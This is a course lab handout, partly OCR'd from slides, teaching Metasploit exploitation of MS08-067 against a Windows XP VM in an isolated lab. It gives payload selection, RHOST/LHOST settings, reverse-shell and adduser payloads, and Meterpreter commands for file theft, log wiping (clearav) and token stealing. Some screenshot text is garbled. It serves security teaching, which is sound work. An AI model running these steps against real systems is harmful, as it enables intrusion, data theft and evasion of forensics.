

Disclaimer



This article is only for an educational purpose. Any actions and or activities related to the material contained within this course is solely your responsibility. The misuse of the information in this course can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this course to break the law.

Phase 3 : Exploitation

School of Computing

Lab Setup

Set all VM Network Adapter setting to:
1. Internal Network
2. intnet



3. Configure the IP address of each VM based on the given topology
4. Test connectivity (Firewall off)

Exploitation

- Exploitation is the process of gaining control over a system. This process can take many different forms but the end goal always remains the same: administrative-level access to the computer.
- Exploitation is the attempt to turn the target machine into a puppet that will execute your commands and do your bidding. Just to be clear, exploitation is the process of launching an exploit.
- Exploits are issues or bugs in the software code that allow a hacker or attacker to alter the original functionality of the software.

Metasploit: Hacking Swordfish Style

The Metasploit Project is a computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development.



Metasploit Database Error

If you are encountering **[!] Database not connected or cache not built, using slow search** , exit msfconsole by typing exit. On the root console type **service postgresql start**

Using Metasploit

To run Metasploit

1. Go to root console
2. Type **msfconsole**

Note: Starting the Msfconsole takes between 10 and 30 seconds, happens for a few moments.

so do not panic if nothing

To update (You can update metasploit in two ways)

1. On the root console type msfupdate or
2. Inside msfconsole after the “msf>” prompt type msfupdate

<http://metasploit.pro>

Using notepad to track pentests? Have Metasploit Pro report on hosts, services, sessions and evidence -- type 'go pro' to launch it now.

ts? Have Metasploit Pro report on hosts -- type 'go_pro' to launch it now

```
[+] metasploit v4.6.0-201305080101 [core:4.6 api:1.0] are able to hear.  
+ - - - -=[ 1090 exploits - 613 auxiliary - 178 post  
+ - - - -=[ 298 payloads - 29 encoders - 8 nops
```

msf >

Initializing Metasploit Database

1. ****OPTIONAL:** Metasploit uses the POSTGRESQL to initialize it. On the terminal window type `msfdb init`

```
File Edit View Search Terminal  
root@osboxes:~# msfdb init
```

2. Inside metasploit check the database status using `db_status`

```
msf5 > db_status  
[*] Connected to msf. Connection type: postgresql.
```

Metasploit Terminology

Exploit - is a pre-packaged collection of code that gets sent to a remote system, Exploits are the weaknesses that allow the attacker to execute remote code (payloads) on the target system.

Payload - is also a small snippet of code that is used to perform some task like installing new software, creating new users, or opening backdoors to the system. These are software or functionality that installs on the target system once the exploit has been successfully executed.

Using db_nmap

```
msf5 > db_nmap -sV 192.168.50.50
```

Using hosts

```
msf5 > hosts

Hosts
=====

address      mac          name  os_name  os_flavor  os_sp   purpose  info    comments
-----  -----
192.168.50.50 08:00:27:fb:b8:f9        Unknown           device
```

Using services

```
msf5 > services
Services
=====
host      port  proto  name          state  info
---      ----  -----  ---          ----  ---
192.168.50.50  53    tcp    domain      open   generic dns response: FORMERR
192.168.50.50  135   tcp    msrpc       open   Microsoft Windows RPC
192.168.50.50  139   tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
192.168.50.50  445   tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds

msf5 >
```

Using help / ?

```
msf5 > help

Core Commands
=====
Command      Description
-----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
repeat       Repeat a list of commands
route        Route traffic through a session
save         Saves the active datastores
sessions     Dump session listings and display information about sessions
```

SCk

Using Nessus Output To Attack System With Metasploit

Recall that Nessus is a vulnerability scanner and provides us with a list of known weaknesses or missing patches. When reviewing the Nessus output, you should make notes of any findings but pay special attention to the vulnerabilities labeled as “**High or Critical**” Many “High or Critical” Nessus vulnerabilities, especially missing Microsoft patches, correlate directly with Metasploit exploits.



Scans Settings

bell kali

FOLDERS

- My Scans
- All Scans
- Trash

1

RESOURCES

- Policies
- Plugin Rules
- Scanners

TENABLE

- Community
- Research

Target1 / 192.168.50.50 / Microsoft Windows (Multiple Issues)

[Back to Vulnerabilities](#)

Configure

Audit Trail

Launch ▾

Report ▾

Export ▾

Vulnerabilities 23

Search Vulnerabilities



5 Vulnerabilities

Severity	Name	Family	Count	Actions
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handlin...	Windows	1	🔍 🔍
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution ...	Windows	1	🔍 🔍
CRITICAL	Unsupported Windows OS (remote)	Windows	1	🔍 🔍
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (E...	Windows	1	🔍 🔍
INFO	WMI Not Available	Windows	1	🔍 🔍

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 4:15 AM
End: Today at 4:18 AM
Elapsed: 3 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Critical Issues Found On The System

<https://osboxes:8834/#/scans/policies>

CRITICAL

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handlin...

CRITICAL

MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution ...

Exploiting Vulnerabilities

Inside msfconsole look for exploits pertaining to the vulnerabilities

```
msf > search ms08-067
```

```
[ metasploit v5.0.20-dev
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post
+ -- --=[ 546 payloads - 44 encoders - 10 nops
+ -- --=[ 2 evasion

msf5 > search ms08-067

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  -
1  exploit/windows/smb/ms08_067_netapi 2008-10-28    great  Yes    MS08-067 Microsoft Server Service Relative Path Sta
ck Corruption

msf5 >
```



Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- type 'go_pro' to launch it now.

```
[+] metasploit v4.6.0-2013050801 [core:4.6 api:1.0]
+ -- --=[ 1100 exploits - 688 auxiliary - 182 post
+ -- --=[ 298 payloads - 29 encoders - 8 nops
```

```
msf > search
```

```
Matching Modules
```

Name	Disclosure Date	Rank	Description
-----	-----	-----	-----
---	---	---	---
exploit/windows/smb/ms08_067_netapi	2008-10-28 00:00:00 UTC	great	Microsoft Server Service Relative Path Stack Corruption

```
msf > █
```

Using The Exploit

To use the exploit

```
msf > use exploit/windows/smb/ms08_067_netapi
```

To show payloads

```
msf exploit(ms08_067_netapi) > show payloads
```

Select payload

```
msf exploit(ms08_067_netapi) > set payload windows/vncinject/bind_tcp
```

Payload options (windows/vncinject/bind_tcp) :				
Name	Current Setting	Required	Description	
AUTOVNC	true	yes	Automatically launch VNC viewer if present	
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none	
LPORT	4444	yes	The listen port	
RHOST		no	The target address	
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy	
VNCPORT	5900	yes	The local port to use for the VNC proxy	

Using The Exploit

Setting the options

```
msf exploit(ms08_067_netapi) > set rhost 192.168.50.50
```

RHOST – target IP

```
msf exploit(ms08_067_netapi) > set lhost 192.168.50.10
```

LHOST – local IP

Run exploit

```
msf exploit(ms08_067_netapi) > exploit
```

Moving from Session to Session

sessions -i 1

***changing between multiple sessions created.*


Applications

Places


Vncviewer

Fri 05:12

1



TightVNC:target1



Immunity Debugger

start Command Prompt

32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

Sample of Payloads Available for Targeting Windows Machines


Metasploit Payload Name	Payload Description
windows/adduser	Create a new user in the local administrator group on the target machine
windows/exec	Execute a Windows binary (.exe) on the target machine
windows/shell_bind_tcp	Open a command shell on the target machine and wait for a connection
windows/shell_reverse_tcp	Target machine connects back to the attacker and opens a command shell (on the target)
windows/meterpreter/bind_tcp	Target machine installs the Meterpreter and waits for a connection
windows/meterpreter/reverse_tcp	Installs Meterpreter on the target machine then creates a connection back to the attacker
windows/vncinject/bind_tcp	Installs VNC on the target machine and waits for a connection
windows/vncinject/reverse_tcp	Installs VNC on the target machine and sends VNC connection back to target

Reverse_TCP vs. Bind_TCP


In a “**bind**” payload, the attacker is sending the exploit *and* making a connection to the target from the attacking machine. In this instance, the attacker sends the exploit to the target and the target waits passively for a connection to come in. After sending the exploit, the attacker’s machine then connects to the target.

In a “**reverse**” payload, the attacking machine sends the exploit but forces the target machine to connect back to the attacker. In this type of attack, rather than passively waiting for an incoming connection on a specified port or service, the target machine actively makes a connection *back* to the attacker.

Bind Payloads



Reverse Payloads



Hands-On: Metasploit

1. Attack the using metasploit
2. Select **windows/adduser** for the payload
3. Use **telnet** to connect to the victim using the new user account

Attacker	IP	Target	IP
KALI	192.168.50.10	Windows XP Target 1	192.168.50.50

Note: Be sure to have telnet running on the target machine before proceeding with the activity

Meterpreter: Getting the shell

- The Meta-Interpreter, or Meterpreter, is a payload available in Metasploit that gives attackers a powerful command shell that can be used to interact with their target.
- Another big advantage of the Meterpreter is the fact that it runs entirely in memory and never utilizes the hard drive. This tactic provides a layer of stealth that helps it evade many anti-virus systems and confounds some forensic tools.

Using Meterpreter Payload

File System Commands

meterpreter> getwd

Obtain current working directory on Server's Side

meterpreter> getlwd

Obtain local current working directory

meterpreter> del <file>

Deletes the given file

meterpreter> cat <file>

Read the given file

meterpreter> edit <file>

Edit the given file

meterpreter> upload <src file> <dst file>

Upload a file to the target host

meterpreter> download <src file> <dst file>

Download a file from the target host

System Commands

meterpreter> sysinfo

Provides information about target host

meterpreter> getuid

Obtain the username responsible for the current process

meterpreter> kill <pid>

Kill the given process identified by PID

meterpreter> ps

List all running processes

meterpreter> shell

Obtain interactive windows OS Shell

meterpreter> execute -f file [Options]

Execute the given "file" on the OS target host.

Options:

- H Create the process hidden from view
- a Arguments to pass to the command
- i Interact with the process after creating it
- m Execute from memory
- t Execute process with currently impersonated thread token

meterpreter> clearav

Clears and secure removes event logs

meterpreter> steal_token

Attempts to steal an impersonation token from the target process

meterpreter> reg <Command> [Options]

Interact with the target OS Windows Registry using the following options and commands:

commands:

enumkey Enumerate the supplied registry key

createkey / deletekey Create/deleted the supplied registry key

setval / queryval Set/query values from the supplied registry key

Options:

-d Data to store in the registry value

-k The registry key

-v The registry value name

meterpreter> ipconfig

Displays network interfaces information

meterpreter> route

View and modify networking routing table

Networking Commands

meterpreter> portfwd

Establish port forwarding connections through meterpreter tunnels:

Options:

-L Local host to listen on

-I Local port to listen on

-p Remote port to connect to

-r Remote host to connect to

sysinfo

- Get information about host

```
meterpreter > sysinfo
Computer       : TARGET2
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

getuid

Running `getuid` will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

ipconfig/ifconfig

- Displays network interfaces information

```
meterpreter > ifconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1


Interface 2
=====
Name      : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:57:17:93
MTU       : 1500
IPv4 Address : 192.168.50.55
IPv4 Netmask : 255.255.255.0
```

download

The **download** command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

```
meterpreter > download c:\\boot.ini
[*] Downloading: c:\\boot.ini -> boot.ini
[*] Downloaded 211.00 B of 211.00 B (100.0%): c:\\boot.ini -> boot.ini
[*] download _ : c:\\boot.ini -> boot.ini
```

Download a file from a folder use /

```
meterpreter > download c:/zervit/zervit.exe
[*] Downloading: c:/zervit/zervit.exe -> zervit.exe
[*] Downloaded 98.50 KiB of 98.50 KiB (100.0%): c:/zervit/zervit.exe -> zervit.exe
[*] download _ : c:/zervit/zervit.exe -> zervit.exe
```

upload

As with the **download** command, you need to use double-slashes with the **upload** command.

```
meterpreter > upload pass.txt -> c:/zervit
[*] uploading   : pass.txt -> c:/zervit
[*] uploaded    : pass.txt -> c:/zervit\pass.txt
```

ps

The **ps** command displays a list of running processes on the target.

```
meterpreter > ps
Process List
=====
# ls
Path
----
```

Process	Path
[System Process]	\SystemRoot\System32\smss.exe
System	C:\xampp\apache\bin\httpd.exe
smss.exe	\??\C:\WINDOWS\system32\csrss.exe
httpd.exe	\??\C:\WINDOWS\system32\winlogon.exe
cssrss.exe	C:\WINDOWS\system32\services.exe
winlogon.exe	C:\WINDOWS\system32\lsass.exe
services.exe	C:\WINDOWS\System32\VBoxService.exe
lsass.exe	C:\WINDOWS\system32\svchost.exe
VBoxService.exe	C:\WINDOWS\System32\svchost.exe
svchost.exe	C:\WINDOWS\system32\svchost.exe
spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
VBoxTray.exe	C:\WINDOWS\system32\VBoxTray.exe
3CTftpSvc.exe	C:\WINDOWS\3CTftpSvc.exe
httpd.exe	C:\xampp\apache\bin\httpd.exe
FileZilla Server.exe	C:\xampp\FileZillaFTP\FileZilla server
mysqld.exe	C:\xampp\mysql\bin\mysqld.exe
alg.exe	C:\WINDOWS\System32\alg.exe
wscntfy.exe	C:\WINDOWS\system32\wscntfy.exe
xampp-control.exe	C:\xampp\xampp-control.exe
wuauctl.exe	C:\WINDOWS\system32\wuauctl.exe

```
meterpreter > ps
```

```
ot.ini Documents hack.jpg Pictures Templates zervit.exe
```

```
Process List
```

```
=====
```

```
ot.ini Documents hack.jpg pass.txt Public Videos
```

```
st...># ls
```

```
st...>#
```

```
Path
```

```
-----
```

PID	PPID	Name	Music	Picture	Arch	Session	User	Path
0	0	[System Process]						-----
4	0	System		x86	0		NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
368	4	smss.exe		x86	0		NT AUTHORITY\SYSTEM	C:\xampp\apache\bin\httpd.exe
580	1972	httpd.exe		x86	0		NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
624	368	csrss.exe		x86	0		NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
652	368	winlogon.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
696	652	services.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
708	652	lsass.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\VBoxService.exe
864	696	VBoxService.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
908	696	svchost.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
996	696	svchost.exe		x86	0		NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1072	876	explorer.exe		x86	0	TARGET2\Target1		C:\WINDOWS\Explorer.EXE
1112	696	svchost.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1156	696	svchost.exe		x86	0		NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1200	696	svchost.exe		x86	0		NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1456	696	spoolsv.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1648	1072	VBoxTray.exe		x86	0	TARGET2\Target1		C:\WINDOWS\system32\VBoxTray.exe
1960	696	3CTftpSvc.exe		x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\3CTftpSvc.exe
1972	696	httpd.exe		x86	0		NT AUTHORITY\SYSTEM	C:\xampp\apache\bin\httpd.exe
2024	696	FileZilla Server.exe	x86		0		NT AUTHORITY\SYSTEM	C:\xampp\FileZillaFTP\FileZilla server.
